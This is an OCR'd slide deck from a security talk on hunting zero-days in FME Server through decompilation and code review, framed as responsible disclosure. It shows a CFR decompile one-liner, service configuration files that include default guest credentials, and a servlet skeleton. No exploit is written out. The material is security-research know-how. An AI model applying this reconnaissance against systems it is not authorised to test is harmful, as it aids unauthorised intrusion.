HUNTING FOR ZERO DAYS THROUGH CODE REVIEW

A CASE STUDY OF RESPONSIBLE DISCLOSURE IN FME SERVER (v2021.2.5)

CVE-2022-38339 - CVE-2022-38341

WHO AM I?


- Colin Murdoch
- Senior Cybersecurity Researcher at Cycura
- OSCP, OSCE
- Discovered two zero days
- Previously .NET based full stack developer

SPECIAL THANKS TO SAFE SOFTWARE TEAM

- Open and transparent throughout disclosure process
- Receptive to receive findings
- Implemented quick fixes
- Security focused team

WHAT IS FME SERVER?

- Java-based web platform built by Safe Software
- Graphical workflows to build no-code web applications
- Integrates and transforms data
- Automated processing and reporting



WHY MANUAL CODE REVIEWS?

- Single source of truth
- Identify hidden application endpoints
- Vulnerabilities in business logic
- False assumptions about state of data flow
- Augments typical penetration testing strategies

USEFUL TOOLS

- Visual Studio Code
- Decompilers:
  - Java CFR (Java)
  - JetBrains dotPeek (.NET)
  - APKLab (VSCode plugin for Android APKs)


```
Get-ChildItem "D:\Codebase\" -Recurse -Include *.class | Foreach-Object { java -jar D:\Tools\cfr.jar $_.FullName | Out-File -FilePath "$($_.FullName).java" }
```

HIGH LEVEL PROCESS

- Ask questions:
  - What services have interesting names?
  - Configuration files: what routes, options, or servlets are exposed?
  - Any published CVEs or vulnerabilities?
- Cursory review of public entry-point logic:
  - What assumptions are made about state of data?
  - Any logical flaws in validation or sanitization?


DIVING INTO THE APPLICATION

- Downloaded and installed FME Server
- Accessible at http://192.168.241.130/fmeserver/


safe.com | blog | community
FME SERVER
Username
Password
Login

MAKE OUR OWN SOURCE CODE!

- Review the installed application files
- Look for any services which can be decompiled
- Explore the application with new insights


webapps
File
Home
Share
View
This PC › Windows 10 (C:) › FMEServer › FMEServer › Utilities › tomcat › webapps ›
Search webapps
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
fmeapiv4 10/31/2022 11:56 ... File folder
fmeaws 10/31/2022 11:55 ... File folder
fmeazure 10/31/2022 11:55 ... File folder
fmedatadownload 10/31/2022 11:56 ... File folder
fmedatastreaming 10/31/2022 11:56 ... File folder
fmedataupload 10/31/2022 11:56 ... File folder
fmejobsubmitter 10/31/2022 11:56 ... File folder
fmekmllink 10/31/2022 11:56 ... File folder
fmenotification 10/31/2022 11:56 ... File folder
fmeoauth 10/31/2022 11:56 ... File folder
fmerest 10/31/2022 11:56 ... File folder
fmeserver 10/31/2022 11:57 ... File folder
fmesso 10/31/2022 11:56 ... File folder
fmetoken 10/31/2022 11:57 ... File folder
ROOT 10/31/2022 11:54 ... File folder
fmeapiv4.war 10/31/2022 11:54 ... WAR File 62,899 KB
fmeaws.war 10/31/2022 11:54 ... WAR File 8,106 KB
fmeazure.war 10/31/2022 11:54 ... WAR File 12,161 KB
fmedatadownload.war 10/31/2022 11:54 ... WAR File 110 KB
fmedatastreaming.war 101 KB
fmedataupload.war 31 KB
fmejobsubmitter.war 104 KB
fmekmllink.war 10/31/2022 11:54 ... WAR File 95 KB
fmenotification.war 10/31/2022 11:54 ... WAR File 103 KB
fmeoauth.war 10/31/2022 11:54 ... WAR File 7,919 KB
fmerest.war 10/31/2022 11:54 ... WAR File 48,177 KB
fmeserver.war 10/31/2022 11:54 ... WAR File 41,719 KB
fmesso.war 10/31/2022 11:54 ... WAR File 54,006 KB
fmetoken.war 10/31/2022 11:54 ... WAR File 8,164 KB
A "data upload" service sounds interesting...
Grab the .war file for analysis
29 items

fmedataupload > WEB-INF > web.xml > web-app > servlet


```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4" xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    <description>Service for managing persistent and volatile uploaded files for use in translations</description>
    <display-name>FME Data Upload Service</display-name>
    <distributable/>
    <servlet>
        <servlet-name>volatile</servlet-name>
        <servlet-class>COM.safe.webservices.upload.VolatileUploadServlet</servlet-class>
    </servlet>
    <context-param>
        <param-name>propertiesFile</param-name>
        <param-value>/WEB-INF/conf/propertiesFile.properties</param-value>
    </context-param>
    <servlet-mapping>
        <servlet-name>volatile</servlet-name>
        <url-pattern>/*</url-pattern>
    </servlet-mapping>
    <session-config>
        <session-timeout>
            1440
        </session-timeout>
    </session-config>
```

Service accessible at /fmedataupload/volatile/*

fmedataupload > WEB-INF > conf > propertiesFile.properties

```
1   # ----------------------------------------------------------------------------
2   #                       Upload Service Servlet configuration file
3   # ----------------------------------------------------------------------------
4   # This file details the installation parameters of the Upload Service Servlet.
5   #
6   # ----------------------------------------------------------------------------
7   # SERVER_NAME - The computer where the Transformation Manager is running. Can be specified
8   #               as a network name (ie: "ATHENA") or an IP. The default value is
9   #               "localhost".
10  SERVER_NAME=localhost
11  SERVER_PORT=7071
12
13  RESOURCE_PATH=C:/FMEServer/Safe Software/FME Server/localization
14
15  # ENABLE_SECURITY - A boolean value that determines if security is enabled
16  ENABLE_SECURITY=true
17  SECURITY_CLIENT_ID=service_fmedataupload
18  DEFAULT_USER_ID=guest
19  DEFAULT_PASSWORD=guest
20
21  # UPLOAD_DIR
22  UPLOAD_DIR=C:/FMEServer/Safe Software/FME Server/resources/system/temp/upload
23  DEFAULT_RESPONSE_FORMAT=json
24
```

```java
import COM.safe.fmeserver.api.FMEServerUtils;
import COM.safe.utility.ds.Pather;
import COM.safe.web.FileHttpRequest;
import COM.safe.web.marshaling.writer.IServiceResponse;
import COM.safe.web.upload.StoreManager;
import COM.safe.webservices.response.ServiceResponseException;
import COM.safe.webservices.upload.AppProps;
import COM.safe.webservices.upload.IUploadMessages;
import COM.safe.webservices.upload.LogMan;
import COM.safe.webservices.upload.RequestInformation;
import COM.safe.webservices.upload.UploadSVCImpl;
import java.beans.IntrospectionException;
import java.io.FileNotFoundException;
import java.io.IOException;
import java.io.InputStream;
import java.net.URI;
import java.text.MessageFormat;
import java.util.regex.Pattern;
import javax.servlet.ServletContext;
import javax.servlet.ServletException;
import javax.servlet.ServletInputStream;
import javax.servlet.UnavailableException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.apache.commons.fileupload.FileUploadException;

public class VolatileUploadServlet extends HttpServlet implements IUploadMessages {
    private static final long serialVersionUID = 1L;
    private static final Pattern PTN_StripJSessionID = Pattern.compile(regex: ";jsessionid=.*$");
    static String kUsername = "username";
    private UploadSVCImpl impl_;
    private String dir_;
    private String deffmt_;
    private AppProps props_;

    public void init() throws ServletException {…

    protected void service(HttpServletRequest request, HttpServletResponse response) throws IOException {…

    private static Pather getPathInfo(HttpServletRequest request) {…

    private RequestInformation createRequestInformation(HttpServletRequest req, String sId) {…

    private IServiceResponse createServiceResponse(HttpServletRequest request) throws UnsupportedOperationException, ServiceResponseException {…

    private IServiceResponse getServiceResponse(HttpServletRequest request) {…

    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {…

    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {…

    protected void doPut(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {…

    protected void doDelete(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {…

    private String getId(HttpServletRequest request) {…
}
```


lib
File
Home
Share
View
This PC
Windows 10 (C:)
FMEServer
FMEServer
Server
lib
Search lib
Quick access
Desktop
Downloads
Documents
Pictures
Music
Name
Date modified
Type
Size
fmeserver.jar 3/31/2022 11:34 PM JAR File 702 KB
fmeserver-api.jar 3/31/2022 11:34 PM JAR File 800 KB
fmeserver-api-util.jar 3/31/2022 11:34 PM JAR File 15 KB
fmeserver-processwatcher.jar 3/31/2022 11:34 PM JAR File 58 KB
fmeserver-util.jar 3/31/2022 11:34 PM JAR File 86 KB
fmeserver-webservicesutil.jar 3/31/2022 11:34 PM JAR File 531 KB
Extract
upload
File
Home
Share
View
Compressed Folder Tools
fmeserver-webservicesutil.zip
COM
safe
web
upload
Search upload
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
Name
Type
Compressed size
Password ...
Size
Ratio
Date modified
temp File folder 3/31/2022 11:25 PM
CorruptedArchiveException.class CLASS File 1 KB No 1 KB 38% 3/31/2022 11:25 PM
